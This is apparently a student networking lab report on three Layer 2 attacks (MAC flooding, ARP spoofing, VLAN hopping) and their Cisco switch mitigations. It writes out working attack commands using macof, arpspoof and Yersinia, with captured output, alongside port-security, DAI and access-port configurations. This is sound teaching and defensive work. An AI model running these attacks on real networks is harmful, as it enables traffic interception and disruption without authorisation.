



Advanced Cisco Networking Academy - Layer 2 Network Attacks and Mitigations

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Purpose

This lab is intended to raise awareness about common ways in which networks can be attacked at a low level and provide insight as to how to prevent these attacks. In our increasingly internet-reliant world, it's critical that businesses and network operators understand the nature of these attacks to keep their networks safe, stable, and secure.

Background

The OSI model is a model outlined by the International Organization for Standardization intended to standardize the way in which communication systems, such as the internet, operate. Notably, the second layer of this model (commonly referred to as the Data link layer) outlines how data is sent between devices on the same local network. This layer operates between the physical layer, which dictates how bits are sent between devices at a hardware level, and the network layer, which dictates how data is sent between networks. Layer 2 uses MAC (media access control) addresses to keep track of devices on the local network.

A network switch is a networking device that operates primarily at layer 2 of the OSI model. A switch allows many individual hosts to be connected to the same local area network at once. Switches come in a wide variety of form factors, and when designed for use in an enterprise setting, can have dozens of ports available for hosts to connect to. Switches work by learning the MAC addresses of hosts on each connected port and forwarding traffic based on the destination MAC of layer 2 traffic it receives. Switches are a more advanced version of ethernet hubs, which are older networking devices that forward received traffic out of every port other than the port it received the traffic from.

A MAC overflow attack, also called a MAC flooding attack, is a Layer 2 attack meant to compromise a switch's CAM table by sending lots of frames from random MAC addresses. A switch knows where to forward traffic by associating a MAC address with a specific port and storing it in the CAM table, and normally, only a frame's source and destination will receive the frame. However, the CAM table has a limited size, and when it fills up, the switch can no longer associate new MAC addresses with ports. In this scenario, it defaults to the old hub behavior by forwarding frames out of every port besides the port it was received from, reducing overall network security by allowing all devices connected to the switch to see this traffic.

This attack can be mitigated via configuring port security all ports, which limits the amount of MAC addresses allowed on a single port, and prevents the original MAC address from being wiped from the port. Other ways of mitigating include disabling unused ports so unverified people cannot connect onto a switch or router and hack into it in some sort of way.

ARP Spoofing is a man-in-the-middle attack, which maps IP addresses to certain MAC addresses in a LAN. Basically, the attacker sends a ARP message with the victim's address,

and then starts receiving the victim's network data, while the victim ends up sending a corrupted ARP message to the router/switch depending on where pings get routed. Now, all the traffic that originally was supposed to be routed to the victims end up being routed towards the attacker, and the network doesn't work and is essentially breaks under the attack.


This attack can be mitigated via configuring Dynamic ARP Inspection (DAI), setting up static MAC addresses on each port (even to the point of configuring the switch manually to only receive and send MAC addresses based on the port), static ARP entries per port, and some extra network monitoring tools to notice attacks earlier if attacks happen again.

Lab Summary


For this lab, we must set up three different attacks and create three mitigations for those attacks. This lab goes through the processes of setting up a mac-flooding attack, Arp-spoofing attack, and a VLAN hopping attack. One pre-requisite for this lab is that it is simulated in a Linux os environment. I partitioned by hard drive to run both windows and Linux on it. Linux has easy to-go commands to simulate these attacks.

Network Diagrams


Mac-flooding



Arp-spoofing



VLAN Hopping



Lab Commands

Mac-Flooding Attack

A MAC flooding attack breaks a network by overwhelming a switch's MAC address table with thousands of fake addresses. Since the table has limited memory, it eventually fills up, and the switch can no longer properly match devices to specific ports. As a result, it starts broadcasting traffic to all ports like a hub, which slows down the network and allows attackers to intercept data that isn't meant for them.

To simulate a Mac-flooding attack you will need to install a package of network security tools used to monitor and analyze network traffic and also simulate attack on linux. Go to the console and type the following command

```
sudo apt-get install dsniff
```

Next set an ip address to the computer by either going to network and manually setting it there or entering this command, which sets the address to the interface eno1

```
sudo ip addr add 192.168.0.3/24 dev eno1
```


To execut the attack itself enter this command that floods the switch with mac addresses out of the specified ethernet interface

```
sudo macof -i eno1
```

On wireshark, the switch is overflooding with mac addresses so when we ping from another PC on the network to a router, we can see those pings in the attacker PC as the switch is acting like a hub. We can also see that the Mac-Adress table is filled with fake Mac Addresses

```
% Invalid input detected at '^' marker.
S6#show mac add
S6#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----
All    0100.0ccc.cccc    STATIC    CPU
All    0100.0ccc.cccd    STATIC    CPU
All    0180.c200.0000    STATIC    CPU
All    0180.c200.0001    STATIC    CPU
All    0180.c200.0002    STATIC    CPU
All    0180.c200.0003    STATIC    CPU
All    0180.c200.0004    STATIC    CPU
All    0180.c200.0005    STATIC    CPU
All    0180.c200.0006    STATIC    CPU
All    0180.c200.0007    STATIC    CPU
All    0180.c200.0008    STATIC    CPU
All    0180.c200.0009    STATIC    CPU
All    0180.c200.000a    STATIC    CPU
All    0180.c200.000b    STATIC    CPU
All    0180.c200.000c    STATIC    CPU
All    0180.c200.000d    STATIC    CPU
All    0180.c200.000e    STATIC    CPU
All    0180.c200.000f    STATIC    CPU
All    0180.c200.0010    STATIC    CPU
All    ffff.ffff.ffff    STATIC    CPU
1      cc7f.766a.b5e0    STATIC    Fa1/0/4
1      cc7f.76d1.adc0    STATIC    Fa1/0/3
Total Mac Addresses for this criterion: 22
S6#
```

Pc (192.168.2.3) is pingin the router (192.168.2.2) and the my pc (attacker) is able to see those pings.



No.	Time	Source	Destination	Protocol	Length	Info
5876...	121.175118046	192.168.2.2	192.168.2.3	ICMP	114	Echo (ping) request id=0x001b, seq=0/0, t...
5876...	121.175609188	192.168.2.3	192.168.2.2	ICMP	114	Echo (ping) reply id=0x001b, seq=0/0, t...
5876...	121.176069242	192.168.2.2	192.168.2.3	ICMP	114	Echo (ping) request id=0x001b, seq=1/256, ...
5876...	121.176463020	192.168.2.3	192.168.2.2	ICMP	114	Echo (ping) reply id=0x001b, seq=1/256, ...
5876...	121.176836907	192.168.2.2	192.168.2.3	ICMP	114	Echo (ping) request id=0x001b, seq=2/512, ...
5876...	121.177272047	192.168.2.3	192.168.2.2	ICMP	114	Echo (ping) reply id=0x001b, seq=2/512, ...
5876...	121.177821537	192.168.2.2	192.168.2.3	ICMP	114	Echo (ping) request id=0x001b, seq=3/768, ...
5876...	121.178273325	192.168.2.3	192.168.2.2	ICMP	114	Echo (ping) reply id=0x001b, seq=3/768, ...
5876...	121.178595623	192.168.2.2	192.168.2.3	ICMP	114	Echo (ping) request id=0x001b, seq=4/1024, ...
5876...	121.179063110	192.168.2.3	192.168.2.2	ICMP	114	Echo (ping) reply id=0x001b, seq=4/1024, ...

Mitigation:

To mitigate this attack, we enabled port security on the ports on the switches, set the Maximum mac-addresses per port to 1 and to set the violation mode to shutdown on all the ports. The commands for those are:

```
Switch(config)#int range fastEthernet 1/0/1 - 3
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport port-security
Switch(config-if-range)#switchport port-security maximum 1
Switch(config-if-range)#switchport port-security violation
shutdown
Switch(config-if-range)#exit
```

When we run the attack again, the ports on the switch shut down and the mac address table doesn't get flooded.


```
Switch#
*Mar 1 01:18:09.315: %PM-4-ERR_DISABLE: psecure-violation error detected on Fa1/0/3, putting Fa1/0/3 in err-disable state
*Mar 1 01:18:09.315: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address b017.e734.7c36 on port FastEthernet1/0/3.
*Mar 1 01:18:10.322: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet1/0/3, changed state to down
```

Arp Spoofing attack:

ARP Spoofing is an attack that disguises the attacker's PC's identity and makes it appear as someone else's. ARP messages send information about what IP address each device on the network has been assigned, mapping the physical address to the logical address. If an attacker sends fake ARP messages with another device's IP address, it can convince other devices that they are the legitimate device with that spoofed IP. Now, when traffic is sent to the spoofed device, it will be routed to the attacker's PC.

For this attack, we can simulate it using dsniff as well. We use this command that tricks the other PC that the attacker's PC is the router with this command. This sends fake ARP messages to the PC with the IP address of the router.

```
sai@sai-ThinkStation-P7:~$ sudo arpspoof -i eno1 -t 192.168.30.10 192.168.30.1
4:d9:c8:ba:24:6e 4:d9:c8:ba:24:cc 0806 42: arp reply 192.168.30.1 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 4:d9:c8:ba:24:cc 0806 42: arp reply 192.168.30.1 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 4:d9:c8:ba:24:cc 0806 42: arp reply 192.168.30.1 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 4:d9:c8:ba:24:cc 0806 42: arp reply 192.168.30.1 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 4:d9:c8:ba:24:cc 0806 42: arp reply 192.168.30.1 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 4:d9:c8:ba:24:cc 0806 42: arp reply 192.168.30.1 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 4:d9:c8:ba:24:cc 0806 42: arp reply 192.168.30.1 is-at 4:d9:c8:ba:24:6e
```

Next, convince the router that this PC is the other PC. Now, traffic between these two devices will be sent to the attacker.

```
sai@sai-ThinkStation-P7:~$ sudo arpspoof -i eno1 -t 192.168.30.1 192.168.30.10
4:d9:c8:ba:24:6e 0:0:0:0:0:0 0806 42: arp reply 192.168.30.10 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 0:0:0:0:0:0 0806 42: arp reply 192.168.30.10 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 0:0:0:0:0:0 0806 42: arp reply 192.168.30.10 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 0:0:0:0:0:0 0806 42: arp reply 192.168.30.10 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 0:0:0:0:0:0 0806 42: arp reply 192.168.30.10 is-at 4:d9:c8:ba:24:6e
4:d9:c8:ba:24:6e 0:0:0:0:0:0 0806 42: arp reply 192.168.30.10 is-at 4:d9:c8:ba:24:6e
```

The Fake ARP messages get sent to the PC as seen in Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
237	180.658439175	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
238	181.682094439	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
239	182.442585350	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
240	182.706089158	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
241	183.730529062	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
242	184.447507746	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
243	184.754066504	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
244	185.778061867	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
245	186.452230036	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
246	186.802572437	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
247	187.826097444	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
248	188.457151458	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
249	188.859086300	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
250	189.027434126	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
251	189.874712857	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
252	190.465384119	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
253	190.898085921	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
254	191.027678885	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
255	191.356175751	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
256	191.922681912	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
257	192.470190134	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
258	193.027998036	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
259	193.356410426	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
260	194.431792923	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
261	195.028173012	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
262	195.356587517	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
263	196.430600037	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
264	197.028392337	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
265	197.356764226	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
266	198.481407293	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
267	199.028633927	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
268	199.356932040	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
269	200.214906036	192.168.30.5	224.0.0.251	MONS	168	Standard query 8x8989 PTR=ftp.tcp.loc
270	200.456273088	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00
271	200.872400422	Cisco_3d:21:03	CDP/VTP/DTP/PAGP/UD..	CDP	427	Device ID: s2 Port ID: FastEthernet1/0/..
272	201.028874378	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
273	201.357278000	HonHaiPrecis_ba:24:..	Broadcast	ARP	42	Who has 192.168.30.0? Tell 192.168.30.5
274	202.401100046	Cisco_3d:21:03	Spanning-tree-(for-..	STP	60	Conf. Root = 32768/5/00:22:be:3d:21:00

The other PC is able to ping the router despite the man-in-the-middle attack

```

Command Prompt
Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Antigua>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Antigua>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255
Reply from 192.168.0.1: bytes=32 time=1ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Antigua>

```


The other PC is able to telnet into the router.

Mitigation:

The following commands enable IP DHCP snooping and IP ARP inspection.

```
Switch(config)# ip dhcp snooping
Switch(config)# ip arp inspection vlan 1
Switch(config)# int f1/0/3
Switch(config-if)# ip arp inspection trust
Switch(config-if)# exit
```

Now when you launch the attack on Wireshark the pings will not go through and show up as “no response found!”



Vlan-Hopping

A VLAN hopping attack allows an attacker to gain access to traffic on a different VLAN than the one they are assigned to. By sending fake DTP Messages, an attacker can convert their port on the switch into a trunk.


Start by downloading another program called yersini. Copy these commands into the Konsole to download the program

```
Sudo apt-get update
Sudo apt-get install yersinia
```

Set up the network. Including a virtual interface on the VLAN of the other PC.

```
sudo ip link add link eno1 name eno1.20 type vlan id 20
sudo ip addr add 192.168.20.3/24 dev eno1.20
sudo ip link set up dev eno1.20
```

Launch the Yersinia GUI by typing “Yersinia -G” and execute the DTP attack that enables trucking



While the attack is running pings to the other PC on a different vlan is successful

```
ai-ThinkStationP7:~$ ping -I eno1.20 192.168.20.2
192.168.20.2 (192.168.20.2) from 192.168.20.3: eno1.20: 64 bytes of data:
64 bytes from 192.168.20.2: icmp_seq=1 ttl=128 time=0.000 ms
64 bytes from 192.168.20.2: icmp_seq=2 ttl=128 time=0.000 ms
64 bytes from 192.168.20.2: icmp_seq=3 ttl=128 time=0.000 ms
64 bytes from 192.168.20.2: icmp_seq=4 ttl=128 time=0.000 ms
64 bytes from 192.168.20.2: icmp_seq=4 ttl=128 time=0.000 ms
```

Mitigation

Mitigate the attack by disabling DTP and setting the port as an access port

```
Switch(config)#int f1/0/2
Switch(config-if)#no switchport mode dynamic desirable
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 10
```

Now the pings are unsuccessful

```
sai@sai-ThinkStationP7:~$ ping -I eno1.20 192.168.20.2
PING 192.168.20.2 (192.168.20.2) from 192.168.20.3 eno1.20:
^C
--- 192.168.20.2 ping statistics ---
14 packets transmitted, 0 received, 100% packet loss, time 13330ms
```

Lab Configurations

MAC Flood – Router

```
version 16.9
hostname Router
interface GigabitEthernet0/0/1
ip address 192.168.1.2 255.255.255.0
no shutdown
```

MAC Flood Switch Mitigation

```
version 16.9
hostname Switch

interface FastEthernet1/0/1
switchport mode access
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
interface FastEthernet1/0/2
switchport mode access
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
interface FastEthernet1/0/3
switchport mode access
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
```

ARP Spoof Router

```
version 16.9
hostname Router
interface GigabitEthernet0/0/1
ip address 192.168.0.1 255.255.255.0
no shutdown
```

ARP Spoof Switch protection

```
version 16.9
hostname Switch
ip arp inspection vlan 1
ip arp inspection filter ARP_STATIC vlan 1
interface FastEthernet1/0/1
ip arp inspection trust
arp access-list ARP_STATIC
permit ip host 192.168.0.1 mac host 04d9.c8ba.2491
permit ip host 192.168.0.2 mac host 04d9.c8ba.2473
permit ip host 192.168.0.3 mac host 04d9.c8ba.2464
VLAN Hopping - Switch1
version 16.9
hostname Switch1
vlan 10
vlan 20
interface FastEthernet1/0/1
description To Switch2
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 10,20
switchport mode trunk
interface FastEthernet1/0/2
description To AttackerPC
```

```
switchport mode dynamic desirable
```

VLAN Hopping - Switch1 mitigation

```
version 16.9
hostname Switch1
vlan 10
vlan 20
interface FastEthernet1/0/1
description To Switch2
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 10,20
switchport mode trunk
interface FastEthernet1/0/2
description To AttackerPC
switchport mode access
switchport access vlan 10
```

VLAN Hopping – Switch2

```
version 16.9
hostname Switch2
vlan 10
vlan 20
interface FastEthernet1/0/1
description To Switch1
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 10,20
switchport mode trunk
interface FastEthernet1/0/2
description To PC2
switchport mode dynamic desirable
```

VLAN Hopping – Switch2 Mitigation

```
version 16.9
hostname Switch2
vlan 10
vlan 20
interface FastEthernet1/0/1
description To Switch1
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 10,20
switchport mode trunk
interface FastEthernet1/0/2
description To PC2
switchport mode access
switchport access vlan 10
```

Problems

We first trying doing this lab using virtual machines like Microsoft Hyper-V and Oracle Virtual Box, but it was not able to install and run the required supports to run linux and simulating the attacks, so we switched to partition our drives into windows and using mint linux to do it.

When we originally started to run the sudo macof command to flood the CAM table in the first attack, it didn't fully work, because the PC wasn't exactly connected to the switch, despite being on Linux without using a VM. We eventually fixed the issue by removing all the switch security protocols and then re-ran the attack and it worked out.

When we tried to run the ARP Poisoning/Spoofing attack mitigation, we didn't originally configure the ARP table manually, instead fully entrusting switchport port-security and ip dhcp snooping to do the job. We then tried the attack again), after manually configuring static MAC addresses along with manually adding in an ARP table, and after 10 or so tries on 5-6 consecutive days of trying, we got it working.

When we tried to get the VLAN hopping attack to work, we apparently configured the VLAN network a bit too well and the attack straight-up failed. We do know how the attack is supposed to work, how the software that causes the attack to work works, and we couldn't get it done in time, so we instead will be putting the step-by-step procedure on how to configure the network poorly so the attack can go through, along with the attack and mitigation of the attack.

A Major issue with all our attacks was that Wireshark kept crashing with the overflow of mac/arp messages, so for us to see the ICMP messages that the attacker PC intercepted, we had to stop the attack and wait for about 5-6 minutes for the pings to show up.

Conclusion

To wrap up, I now have a much better understanding of Layer 2 attacks and how they are executed. I'm now well-versed in the inner workings of Ethernet Frames, ARP, Network Switches, and DHCP. I am confident that in a real-life lab setting, I could mitigate these attacks and keep enterprise networks safe.